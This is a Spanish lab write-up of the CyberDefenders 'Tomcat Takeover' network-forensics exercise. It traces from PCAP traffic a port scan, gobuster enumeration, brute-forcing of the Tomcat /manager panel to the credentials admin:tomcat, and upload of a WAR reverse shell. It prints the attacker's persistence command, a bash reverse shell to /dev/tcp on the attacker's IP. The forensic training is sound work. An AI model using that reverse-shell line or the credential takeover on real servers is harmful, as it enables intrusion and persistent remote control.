CyberDefenders

RESOLUCIÓN DE LABORATORIO

Caso: Tomcat Takeover (CyberDefenders)

Documentación técnica y resolución paso a paso de un escenario de Network Forensics enfocado en el análisis de tráfico (PCAP) durante el compromiso de infraestructura web corporativa.

Sebastian David
Torres Reyes

Escenario:

El equipo del SOC ha identificado actividad sospechosa en un servidor web de la intranet de la empresa. Para comprender mejor la situación, han capturado el tráfico de red para su análisis. El archivo PCAP podría contener evidencia de actividades maliciosas que provocaron la vulneración del servidor web Apache Tomcat. Su tarea es analizar el archivo PCAP para comprender el alcance del ataque.


Herramientas utilizadas:

- Wireshark
- NetworkMiner

P1: Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?


R: 14.0.0.120

Se hizo uso de la herramienta NetworkMiner para visualizar todas las sesiones en la captura del tráfico de red. Esto indicó que el cliente con la dirección IP 14.0.0.120 presenta demasiadas sesiones con el servidor apache Tomcat. A su vez también se supo que el cliente sospechoso usa el SO Linux.



Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
1091	14.0.0.120	51985	10.0.0.112	256		2023-09-10 18:18:52
1092	14.0.0.120	51985	10.0.0.112	443		2023-09-10 18:18:52
1093	14.0.0.120	51985	10.0.0.112	199		2023-09-10 18:18:52
1094	14.0.0.120	51985	10.0.0.112	113		2023-09-10 18:18:52
1095	14.0.0.120	51985	10.0.0.112	25		2023-09-10 18:18:52
1096	14.0.0.120	51985	10.0.0.112	3306		2023-09-10 18:18:52
1098	14.0.0.120	51985	10.0.0.112	139		2023-09-10 18:18:52
1102	14.0.0.120	51985	10.0.0.112	21		2023-09-10 18:18:52
1104	14.0.0.120	51985	10.0.0.112	5900		2023-09-10 18:18:52
1100	14.0.0.120	51985	10.0.0.112	22		2023-09-10 18:18:52
1112	14.0.0.120	51985	10.0.0.112	8888		2023-09-10 18:18:52
1113	14.0.0.120	51985	10.0.0.112	143		2023-09-10 18:18:52
1114	14.0.0.120	51985	10.0.0.112	23		2023-09-10 18:18:52
1115	14.0.0.120	51985	10.0.0.112	445		2023-09-10 18:18:52
1117	14.0.0.120	51985	10.0.0.112	111		2023-09-10 18:18:52
1120	14.0.0.120	51985	10.0.0.112	587		2023-09-10 18:18:52
1122	14.0.0.120	51985	10.0.0.112	135		2023-09-10 18:18:52
1124	14.0.0.120	51985	10.0.0.112	1723		2023-09-10 18:18:52
1126	14.0.0.120	51985	10.0.0.112	554		2023-09-10 18:18:52
1128	14.0.0.120	51985	10.0.0.112	3389		2023-09-10 18:18:52
1130	14.0.0.120	51985	10.0.0.112	1025		2023-09-10 18:18:52
1132	14.0.0.120	51985	10.0.0.112	1720		2023-09-10 18:18:52
1135	14.0.0.120	51985	10.0.0.112	995		2023-09-10 18:18:52
1139	14.0.0.120	51985	10.0.0.112	53		2023-09-10 18:18:52
1140	14.0.0.120	51985	10.0.0.112	110		2023-09-10 18:18:52
1138	14.0.0.120	51985	10.0.0.112	8080		2023-09-10 18:18:52
1141	14.0.0.120	51985	10.0.0.112	993		2023-09-10 18:18:52
1142	14.0.0.120	51985	10.0.0.112	80		2023-09-10 18:18:52
1144	14.0.0.120	51985	10.0.0.112	3325		2023-09-10 18:18:52
1146	14.0.0.120	51985	10.0.0.112	564		2023-09-10 18:18:52
1153	14.0.0.120	51985	10.0.0.112	7465		2023-09-10 18:18:52
1154	14.0.0.120	51985	10.0.0.112	2193		2023-09-10 18:18:52
1155	14.0.0.120	51985	10.0.0.112	3230		2023-09-10 18:18:52
1156	14.0.0.120	51985	10.0.0.112	4496		2023-09-10 18:18:52
1158	14.0.0.120	51985	10.0.0.112	175		2023-09-10 18:18:52

Buffered Frames to Parse:



P2: Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?

R: China


Se hizo uso del sitio web https://iplocation.io/ para localizar el país de la dirección IP del atacante, siendo este China.

P3: En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

R: 8080

Para saber el puerto que proporciona acceso al panel de administración del servidor web primero se filtró para ver todos los paquetes donde hubo comunicación entre la dirección IP del atacante y el servidor web Apache Tomcat.


Se identificó que el handshake TCP de 3 vías se establece contra el puerto 8080 del servidor.



P4: Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y descubrir directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?

R: gobuster


En NetworkMiner se aplicó un filtro para visualizar solamente los parámetros de la dirección IP del atacante. Se descubrió que el atacante usó una herramienta implementada en Linux llamada “gobuster”, esta herramienta es usada para la enumeración de directorios basados en un diccionario en una aplicación web, lo cual explica la cantidad excesiva de solicitudes GET al servidor web Apache Tomcat.



P5: Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?

R: /manager

Para la fijación en las solicitudes http de los directorios se aplicó el filtro “http”. Se pudo hallar que el atacante descubrió el directorio /manager donde el servidor le respondió con un mensaje 302 y solicitó al atacante las credenciales. Luego el atacante realizó un ataque de fuerza bruta para iniciar sesión.




7…	10.0.0.112	8080	14.0.0.120	37674	HTTP	307		HTTP/1.1 404 Not Found (text/html)
8…	10.0.0.112	8080	14.0.0.120	37712	HTTP	311		HTTP/1.1 404 Not Found (text/html)
9…	14.0.0.120	37736	10.0.0.112	8080	HTTP	412	10.0.0.112:8080	GET /manager HTTP/1.1
0…	10.0.0.112	8080	14.0.0.120	37736	HTTP	206		HTTP/1.1 302 Found [Last Chunk]
5…	14.0.0.120	37736	10.0.0.112	8080	HTTP	413	10.0.0.112:8080	GET /manager/ HTTP/1.1
8…	10.0.0.112	8080	14.0.0.120	37736	HTTP	221		HTTP/1.1 302 Found
2…	14.0.0.120	37736	10.0.0.112	8080	HTTP	417	10.0.0.112:8080	GET /manager/html HTTP/1.1
4…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
2…	14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1
7…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
4…	14.0.0.120	37736	10.0.0.112	8080	HTTP	460	10.0.0.112:8080	GET /manager/html HTTP/1.1
5…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
4…	14.0.0.120	37736	10.0.0.112	8080	HTTP	448	10.0.0.112:8080	GET /manager/html HTTP/1.1
6…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
0…	14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1
1…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
7…	14.0.0.120	37736	10.0.0.112	8080	HTTP	460	10.0.0.112:8080	GET /manager/html HTTP/1.1
8…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374		HTTP/1.1 401 Unauthorized (text/html)
0…	14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080	GET /manager/html HTTP/1.1

P6: Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?


R: admin:tomcat

Luego del ataque de fuerza bruta el atacante finalmente consiguió las credenciales, el servidor responde con un mensaje HTTP 200.



	Source	Src Port	Destination	Dst. Port	Protocol	Length	Serv	Host	Info
3:20:07.885…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374			HTTP/1.1 401 Unauthorized (text/html)
3:20:09.664…	14.0.0.120	37736	10.0.0.112	8080	HTTP	448		10.0.0.112:8080	GET /manager/html HTTP/1.1
3:20:09.666…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374			HTTP/1.1 401 Unauthorized (text/html)
3:20:16.440…	14.0.0.120	37736	10.0.0.112	8080	HTTP	456		10.0.0.112:8080	GET /manager/html HTTP/1.1
3:20:16.441…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374			HTTP/1.1 401 Unauthorized (text/html)
3:20:21.097…	14.0.0.120	37736	10.0.0.112	8080	HTTP	460		10.0.0.112:8080	GET /manager/html HTTP/1.1
3:20:21.098…	10.0.0.112	8080	14.0.0.120	37736	HTTP	1374			HTTP/1.1 401 Unauthorized (text/html)
3:20:24.030…	14.0.0.120	37736	10.0.0.112	8080	HTTP	456		10.0.0.112:8080	GET /manager/html HTTP/1.1
3:20:24.049…	10.0.0.112	8080	14.0.0.120	37736	HTTP	80			HTTP/1.1 200 OK (text/html)
3:20:24.104…	14.0.0.120	37736	10.0.0.112	8080	HTTP	478		10.0.0.112:8080	GET /manager/images/tomcat.gif HTTP/1.1
3:20:24.105…	10.0.0.112	8080	14.0.0.120	37736	HTTP	912			HTTP/1.1 200 OK (GIF89a)
3:20:24.108…	14.0.0.120	37736	10.0.0.112	8080	HTTP	480		10.0.0.112:8080	GET /manager/images/asf-logo.svg HTTP/1.
3:20:24.110…	10.0.0.112	8080	14.0.0.120	37736	HTTP/XML	1338			HTTP/1.1 200 OK
3:22:14.310…	14.0.0.120	44062	10.0.0.112	8080	HTTP	712		10.0.0.112:8080	POST /manager/html/upload;jsessionid=0D
3:22:14.416…	10.0.0.112	8080	14.0.0.120	44062	HTTP	71			HTTP/1.1 200 OK (text/html)
3:22:23.099…	14.0.0.120	44062	10.0.0.112	8080	HTTP	581		10.0.0.112:8080	GET /JXQOZY/ HTTP/1.1
3:22:23.279…	10.0.0.112	8080	14.0.0.120	44062	HTTP	299			HTTP/1.1 200 OK (text/html)
3:24:03.545…	14.0.0.120	38118	10.0.0.112	8080	HTTP	465		10.0.0.112:8080	GET /examples/ HTTP/1.1
3:24:03.548…	10.0.0.112	8080	14.0.0.120	38118	HTTP	99			HTTP/1.1 200 OK (text/html)


En este paquete, en el panel de detalles, se pudo visualizar las credenciales que el atacante usó para conseguir el acceso siendo el usuario admin y la contraseña tomcat.




P7: Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso. ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?

R: JXQOZY.war

El atacante realizó un mensaje con el método POST para establecer un shell inverso.




Se hizo el seguimiento del paquete HTTP donde se pudo obtener detalles del archivo malicioso que el atacante subió al servidor donde el nombre del archivo fue “JXQOZY.war”.



P8: Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse para mantener su presencia?

R: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Se detectó el patrón de handshake de tres vías perteneciente al shell inverso donde el servidor Tomcat actúa como cliente y la dirección IP del atacante actúa como servidor.



No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
20646	2023-09-10 13:22:23.229…	10.0.0.112	55162	14.0.0.120	80	TCP	74	55162 → 80 [SYN] Seq=0 Win=64240 Len=0
20647	2023-09-10 13:22:23.262…	14.0.0.120	80	10.0.0.112	55162	TCP	74	80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=
20648	2023-09-10 13:22:23.262…	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=1 Ack=1 Win=64256
20649	2023-09-10 13:22:23.279…	10.0.0.112	8080	14.0.0.120	44062	HTTP	299	HTTP/1.1 200 OK (text/html)
20650	2023-09-10 13:22:23.279…	14.0.0.120	44062	10.0.0.112	8080	TCP	66	44062 → 8080 [ACK] Seq=2610 Ack=18062
20651	2023-09-10 13:22:30.549…	14.0.0.120	80	10.0.0.112	55162	TCP	73	80 → 55162 [PSH, ACK] Seq=1 Ack=1 Win=
20652	2023-09-10 13:22:30.549…	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=1 Ack=8 Win=64256
20653	2023-09-10 13:22:30.551…	10.0.0.112	55162	14.0.0.120	80	TCP	71	55162 → 80 [PSH, ACK] Seq=1 Ack=8 Win=
20654	2023-09-10 13:22:30.551…	14.0.0.120	80	10.0.0.112	55162	TCP	66	80 → 55162 [ACK] Seq=8 Ack=6 Win=65280
20655	2023-09-10 13:22:33.428…	14.0.0.120	44062	10.0.0.112	8080	TCP	66	[TCP Keep-Alive] 44062 → 8080 [ACK] Se
20656	2023-09-10 13:22:33.428…	10.0.0.112	8080	14.0.0.120	44062	TCP	66	[TCP Keep-Alive ACK] 8080 → 44062 [ACK
20657	2023-09-10 13:22:37.024…	14.0.0.120	80	10.0.0.112	55162	TCP	74	80 → 55162 [PSH, ACK] Seq=8 Ack=6 Win=
20658	2023-09-10 13:22:37.066…	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=6 Ack=16 Win=6425
20659	2023-09-10 13:22:38.420…	14.0.0.120	80	10.0.0.112	55162	TCP	70	80 → 55162 [PSH, ACK] Seq=16 Ack=6 Win
20660	2023-09-10 13:22:38.420…	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=6 Ack=20 Win=6425
20661	2023-09-10 13:22:38.420…	10.0.0.112	55162	14.0.0.120	80	TCP	71	55162 → 80 [PSH, ACK] Seq=6 Ack=20 Win
20662	2023-09-10 13:22:38.420…	14.0.0.120	80	10.0.0.112	55162	TCP	66	80 → 55162 [ACK] Seq=20 Ack=11 Win=652
20663	2023-09-10 13:22:43.301…	10.0.0.112	8080	14.0.0.120	44062	TCP	66	8080 → 44062 [FIN, ACK] Seq=18062 Ack=
20664	2023-09-10 13:22:43.301…	14.0.0.120	44062	10.0.0.112	8080	TCP	66	44062 → 8080 [FIN, ACK] Seq=2610 Ack=1

Se realizó el seguimiento TCP de estos paquetes y se descubrió que por medio del shell inverso, donde se dio el handshake, el atacante había ejecutado una serie de comandos donde el objetivo final era mantener su presencia dentro del servidor junto con una programación de ejecución automática. El comando programado fue “/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'”.